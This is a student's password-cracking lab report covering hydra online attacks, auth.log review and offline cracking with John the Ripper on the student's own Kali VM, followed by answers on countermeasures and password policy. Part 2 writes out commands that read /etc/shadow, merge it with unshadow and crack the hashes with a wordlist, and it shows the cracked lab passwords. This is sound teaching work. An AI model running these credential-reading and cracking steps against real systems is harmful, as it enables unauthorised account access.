


The three password dictionaries I decided to look at are *routers_userpass.txt*, *mirai_user_pass.txt*, and *oracle_default_passwords.csv*. Despite having different use cases, the three lists share quite a few similarities in the patterns they have for username/password combinations. All three of them contain examples of default username and password combinations that are meant to be changed by the user after setup. For example, “Administrator : changeme” for routers, “admin : admin” for mirai, and “COMPANY : COMPANY” for oracle are all default account setups that are intended to be changed after first login by the user. It appears that these lists are designed to target accounts in which the user did not go through proper security measures and left the default service account passwords unchanged after initial setup.

2) What countermeasures (list at least 3) did we study in class or you are aware of to deal with such online password cracking? Think about when you entered wrong passwords several times on your phone, email accounts, etc., what will happen typically?

Multi-factor authentication, automatic account locking, and using complex passwords not containing personal information are all viable countermeasures to deal with online password cracking. With multi-factor authentication, even if an account password is uncovered access would not be granted unless approved on the next means of authentication, automatic account locking will notify the targeted user if their account is attempted to be accessed too many times in a short span of time, and using complex passwords will reduce the likelihood of the bad actor’s dictionary containing the targeted account password.

3) Perform online research if necessary. What is stored in the *auth.log* file? Search for the failed login from administer by replacing ‘Failed password’ with ‘Failed password for administrator’, and keep the other parts of the command unchanged in Step 9. From the output of Step 9, identify the IP address that the login requests come from. Compare it with the IP address of your Kali Linux. Then take a look at the ports from the output of Step 9. Are they the source ports (used on Kali) or destination ports (on Metasploitable)?



The *auth.log* file contains the history of all attempted logins, successful logins, and logouts that occur in the operating system. Using ‘Failed password for administrator’ only shows the instances in which hydra-graphical attempted to log into the administrator password compared to step 9 which shows multiple accounts attempting to be accessed. The IP address from the login requests is also the IP address of the Kali Linux machine (192.168.1.126), indicating in the logs that the requested logins and ports being used were not coming from the Metasploitable machine.

Part 2 – Using John the Ripper for Offline Password Cracking

1)


```
┌──(kali㉿kali)-[~]
└─$ /usr/sbin/john
Created directory: /home/kali/.john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP
 [linux-gnu 64-bit x86_64 SSE2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.

┌──(kali㉿kali)-[~]
└─$ john --help
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP
 [linux-gnu 64-bit x86_64 SSE2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

--help                     Print usage summary
--single[=SECTION[,..]]    "Single crack" mode, using default or named rules
--single=:rule[,..]        Same, using "immediate" rule(s)
--single-seed=WORD[,WORD]  Add static seed word(s) for all salts in single mode
--single-wordlist=FILE     *Short* wordlist with static seed words/morphemes
```

```
--show[=left]              Show cracked passwords [if =left, then uncracked]
--show=formats             Show information about hashes in a file (JSON)
--show=invalid             Show lines that are not valid for selected format(s)
```

```
--format=[NAME|CLASS][,..] Force hash of type NAME. The supported formats can
                           be seen with --list=formats and --list=subformats.
                           See also doc/OPTIONS for more advanced selection of
                           format(s), including using classes and wildcards.
```

```
--wordlist[=FILE] --stdin  Wordlist mode, read words from FILE or stdin
                  --pipe   like --stdin, but bulk reads, and allows rules
```

2)


┌──(kali㉿kali)-[~]
└─$ sudo useradd alice
[sudo] password for kali:
┌──(kali㉿kali)-[~]
└─$ sudo passwd alice
New password:
Retype new password:
passwd: password updated successfully
┌──(kali㉿kali)-[~]
└─$ sudo useradd metcs695
┌──(kali㉿kali)-[~]
└─$ sudo passwd metcs695
New password:
Retype new password:
passwd: password updated successfully
┌──(kali㉿kali)-[~]
└─$ sudo useradd sysadmin
┌──(kali㉿kali)-[~]
└─$ sudo passwd sysadmin
New password:
Retype new password:
passwd: password updated successfully

3)

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologi
n
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:103:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nol
ogin
messagebus:x:104:111::/nonexistent:/usr/sbin/nologin
tss:x:105:113:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:107:114::/nonexistent:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

```
avahi:x:111:117:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
rtkit:x:112:118:RealtimeKit,,,:/proc:/usr/sbin/nologin
speech-dispatcher:x:113:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
nm-openvpn:x:114:120:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nolo
gin
nm-openconnect:x:115:121:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager
:/usr/sbin/nologin
lightdm:x:116:122:Light Display Manager:/var/lib/lightdm:/bin/false
pulse:x:117:123:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:118:126::/var/lib/saned:/usr/sbin/nologin
colord:x:119:127:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
mysql:x:120:128:MySQL Server,,,:/nonexistent:/bin/false
stunnel4:x:999:999:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
_rpc:x:121:65534::/run/rpcbind:/usr/sbin/nologin
geoclue:x:122:130::/var/lib/geoclue:/usr/sbin/nologin
Debian-snmp:x:123:131::/var/lib/snmp:/bin/false
sslh:x:124:132::/nonexistent:/usr/sbin/nologin
ntpsec:x:125:135::/nonexistent:/usr/sbin/nologin
redsocks:x:126:136::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:127:65534::/var/spool/rwho:/usr/sbin/nologin
iodine:x:128:65534::/run/iodine:/usr/sbin/nologin
miredo:x:129:65534::/var/run/miredo:/usr/sbin/nologin
statd:x:130:65534::/var/lib/nfs:/usr/sbin/nologin
postgres:x:131:138:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
inetsim:x:132:140::/var/lib/inetsim:/usr/sbin/nologin
king-phisher:x:133:142::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
alice:x:1001:1001::/home/alice:/bin/sh
metcs695:x:1002:1002::/home/metcs695:/bin/sh
sysadmin:x:1003:1003::/home/sysadmin:/bin/sh
```


┌──(kali㉿kali)-[~]
└─$ sudo cat /etc/shadow
root:*:19212:0:99999:7:::
daemon:*:19212:0:99999:7:::
bin:*:19212:0:99999:7:::
sys:*:19212:0:99999:7:::
sync:*:19212:0:99999:7:::
games:*:19212:0:99999:7:::
man:*:19212:0:99999:7:::
lp:*:19212:0:99999:7:::
mail:*:19212:0:99999:7:::
news:*:19212:0:99999:7:::
uucp:*:19212:0:99999:7:::
proxy:*:19212:0:99999:7:::
www-data:*:19212:0:99999:7:::
backup:*:19212:0:99999:7:::
list:*:19212:0:99999:7:::
irc:*:19212:0:99999:7:::
gnats:*:19212:0:99999:7:::
nobody:*:19212:0:99999:7:::
_apt:!:19212::::::
systemd-network:!:19212::::::
systemd-resolve:!:19212::::::
systemd-timesync:!:19212::::::
messagebus:!:19212::::::
tss:!:19212::::::
strongswan:!:19212::::::
tcpdump:!:19212::::::
usbmux:!:19212::::::
sshd:!:19212::::::
dnsmasq:!:19212::::::
avahi:!:19212::::::
rtkit:!:19212::::::

```
stunnel4:!*:19212::::::
_rpc:!:19212::::::
geoclue:!:19212::::::
Debian-snmp:!:19212::::::
sslh:!:19212::::::
ntpsec:!:19212::::::
redsocks:!:19212::::::
rwhod:!:19212::::::
iodine:!:19212::::::
miredo:!:19212::::::
statd:!:19212::::::
postgres:!:19212::::::
inetsim:!:19212::::::
king-phisher:!:19212::::::
kali:$y$j9T$syJ4c33f2G3t4qhVR/geu.$0RGhUWfVibVvPWIP3hcZD.b859AGmMtdPyTvmc5tLxC:19212:
0:99999:7:::
alice:$y$j9T$VnnA5.2FFhyZuBLu.wmnz1$159n0fELswqPeyM0l/OdqBNyN1mP/Asobtsg5OsPD7D:20190
:0:99999:7:::
metcs695:$y$j9T$AvZ3KSYjpk5oqmvgFnPfW1$6arWBRxeYe1mSwtWhawDNWA/LZvBhUP/KBILKekhuk0:20
190:0:99999:7:::
sysadmin:$y$j9T$VFRRfufwYp5K8lKENa6BB.$f4F9Uf9ZzmILT6zUIg5hDgeN4ZSOAihbAFpQF4Dzto0:20
190:0:99999:7:::
```

4)

```
┌──(kali㉿kali)-[~]
└─$ sudo /usr/sbin/unshadow /etc/passwd /etc/shadow > /tmp/linux_hashes.txt
Created directory: /root/.john
```

5)

```
┌──(kali㉿kali)-[~]
└─$ sudo /usr/sbin/john --format=crypt --wordlist=/usr/share/metasploit-framework/dat
a/wordlists/password.lst /tmp/linux_hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512cryp
t]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (alice)
abc123           (metcs695)
a1b2c3d4         (sysadmin)
kali             (kali)
4g 0:00:02:39 DONE (2025-04-12 01:29) 0.02510g/s 257.2p/s 261.4c/s 261.4C/s kaalvoet.
.kalli
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

6)

```
┌──(kali㉿kali)-[~]
└─$ sudo /usr/sbin/john --show /tmp/linux_hashes.txt
kali:kali:1000:1000:,,,:/home/kali:/usr/bin/zsh
alice:123456:1001:1001::/home/alice:/bin/sh
metcs695:abc123:1002:1002::/home/metcs695:/bin/sh
sysadmin:a1b2c3d4:1003:1003::/home/sysadmin:/bin/sh

4 password hashes cracked, 0 left
```

7)

```
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
alice:x:1001:1001::/home/alice:/bin/sh
metcs695:x:1002:1002::/home/metcs695:/bin/sh
sysadmin:x:1003:1003::/home/sysadmin:/bin/sh
```

8)

```
┌──(kali㉿kali)-[~]
└─$ grep 123abc /usr/share/metasploit-framework/data/wordlists/password.lst
123abc

┌──(kali㉿kali)-[~]
└─$ grep zxcv123 /usr/share/metasploit-framework/data/wordlists/password.lst

┌──(kali㉿kali)-[~]
└─$ grep zxcvb123 /usr/share/metasploit-framework/data/wordlists/password.lst

┌──(kali㉿kali)-[~]
└─$ grep helloworld /usr/share/metasploit-framework/data/wordlists/password.lst

┌──(kali㉿kali)-[~]
└─$ grep password! /usr/share/metasploit-framework/data/wordlists/password.lst
```

9)

```
┌──(kali㉿kali)-[~]
└─$ wget https://crackstation.net/files/crackstation-human-only.txt.gz
--2025-04-12 13:33:43--  https://crackstation.net/files/crackstation-human-only.txt.gz
Resolving crackstation.net (crackstation.net)... 51.79.57.26
Connecting to crackstation.net (crackstation.net)|51.79.57.26|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 257973006 (246M) [application/x-gzip]
Saving to: 'crackstation-human-only.txt.gz'

crackstation-human-onl 100%[===================>] 246.02M  3.96MB/s    in 66s

2025-04-12 13:34:49 (3.75 MB/s) - 'crackstation-human-only.txt.gz' saved [257973006/257973006]


┌──(kali㉿kali)-[~]
└─$
```

10)

```
┌──(kali㉿kali)-[~]
└─$ ls
crackstation-human-only.txt.gz  Documents  lab1  Music     Public     Videos
Desktop                         Downloads  lab3  Pictures  Templates

┌──(kali㉿kali)-[~]
└─$ gunzip crackstation-human-only.txt.gz

┌──(kali㉿kali)-[~]
└─$ ls
crackstation-human-only.txt  Documents  lab1  Music     Public     Videos
Desktop                      Downloads  lab3  Pictures  Templates

┌──(kali㉿kali)-[~]
└─$
```

11)


┌──(kali㉿kali)-[~]
└─$ grep zxcvb123 crackstation-human-only.txt
zxcvb123
zxcvb123$
zxcvb1234
zxcvb12345
zxcvb123456
zxcvb123456789
zxcvb123rt
zxcvb123_
┌──(kali㉿kali)-[~]
└─$ grep helloworld crackstation-human-only.txt
ahelloworld
atlserverhelloworld
blu-raydischelloworld
helloworld
helloworld#43
helloworld0
helloworld1
helloworld10
helloworld1000
helloworld11
helloworld123

Part 2 Questions

1) From step 3, from both files of */etc/passwd* and */etc/shadow*, you can find entries for our just created users *alice*, *metcs695*, and *sysadmin*. For instance, below is the entry in */etc/passwd* created for *alice*:

```
alice:x:1001:1001::/home/alice:/bin/sh
```

Refer to webpages (https://www.cyberciti.biz/faq/understanding-etcpasswd-file-format/ and https://www.cyberciti.biz/faq/understanding-etcshadow-file/) for explanation of the meaning of each field in the entry. Describe the meaning of each field for the entries you created.

In *etc/passwd* the accounts are stored with the following entries:

alice:x:1001:1001::/home/alice:/bin/sh
metcs695:x:1002:1002::/home/metcs695:/bin/sh
sysadmin:x:1003:1003::/home/sysadmin:/bin/sh

The fields are separated by the colon character and occur in the order:
1. username [alice]
2. password (shown as an x if encrypted and stored in */shadow*) [x]
3. user ID [1001]
4. group ID [1001]
5. home directory [/home/alice]
6. command/shell [/bin/sh]

In */etc/shadow* the accounts are stored with the following entries:

alice:y[hash]:20190:0:99999:7:::
metcs695:y[hash]:20190:0:99999:7:::
sysadmin:y[hash]:20190:0:99999:7:::

The fields are also separated by the colon character and occur in the order:
1. username [alice]
2. password [y indicates encryption with yescrypt, followed by the hash]
3. last password change shown as days since unix time (1/1/1970) [20190]
4. minimum days required between password changes [0]
5. maximum number of days password is valid [99999]
6. number of days before password expires the user is warned to change password [7]

2) From the defense point of view, why is it important to enforce password complexity policy? List at least 5 password complexity policies you have seen before.

Enforcing password complexity reduces the likelihood that a password can be cracked, as both methods that we have used in the lab employ the use of a dictionary of known common passwords that exploit patterns most users choose when making a basic password. Patterns such as a list of letters in alphabetic order (abc), order they appear on the keyboard (qwerty), and numeric increments (123) are all included in the dictionaries. 5 password complexity policies that I have seen before include:

- using at least 15 characters
- including uppercase and lowercase letters
- including numbers in a non-sequential manner
- using at least one special character (!?.#*)
- not using common keywords (such as your name, sports teams, city, etc)

Reflection

a) What is the purpose of the lab in your own words?

This lab is meant for us to gain an understanding of how passwords are cracked both online and offline. Through the use of password cracking software and dictionaries containing common credentials, we performed a combination of password attacks on both local accounts and online accounts.

b) What did you learn? Did you achieve the objectives?

I believe that I achieved the objectives for the lab, and I learned a good amount on password attacks that I did not prior to this lab. In terms of online attacks, I learned that most attacks contain the use of a password dictionary, as well as how online password attacks occur by specifying a target IP address as well as a desired username and list of passwords. With offline attacks, I learned how passwords are stored in a system, as well as how bad actors could attempt to gain access to the accounts of a system by their stored hashes.

c) Is this lab hard or easy? Are the lab instructions clear?

Due to the easy to understand instructions, this lab was manageable despite using software I had never worked with before. The instructions were clear and concise, making each step easy to follow.

d) What do you think about the tools used? What worked? What didn't? Are there other better alternatives?

Both hydra-graphical and John the Ripper worked without any errors for me, and I am surprised how easy passwords can be broken by both tools. I am sure there are more modern alternatives that attempt to circumvent things like account locks and multi-factor authentication, but I'm guessing they would be more complicated to use. I am interested in seeing what types of modern software for password cracking exist, and how they differ from the ones we used in this lab.

e) Other feedback

I think that this lab served as a great introduction to the software used in password cracking and made both the concept and practice easy to digest. Something I would like to see in the future are attacks on outdated versions of MacOS or Windows to see how a real-world attack might occur.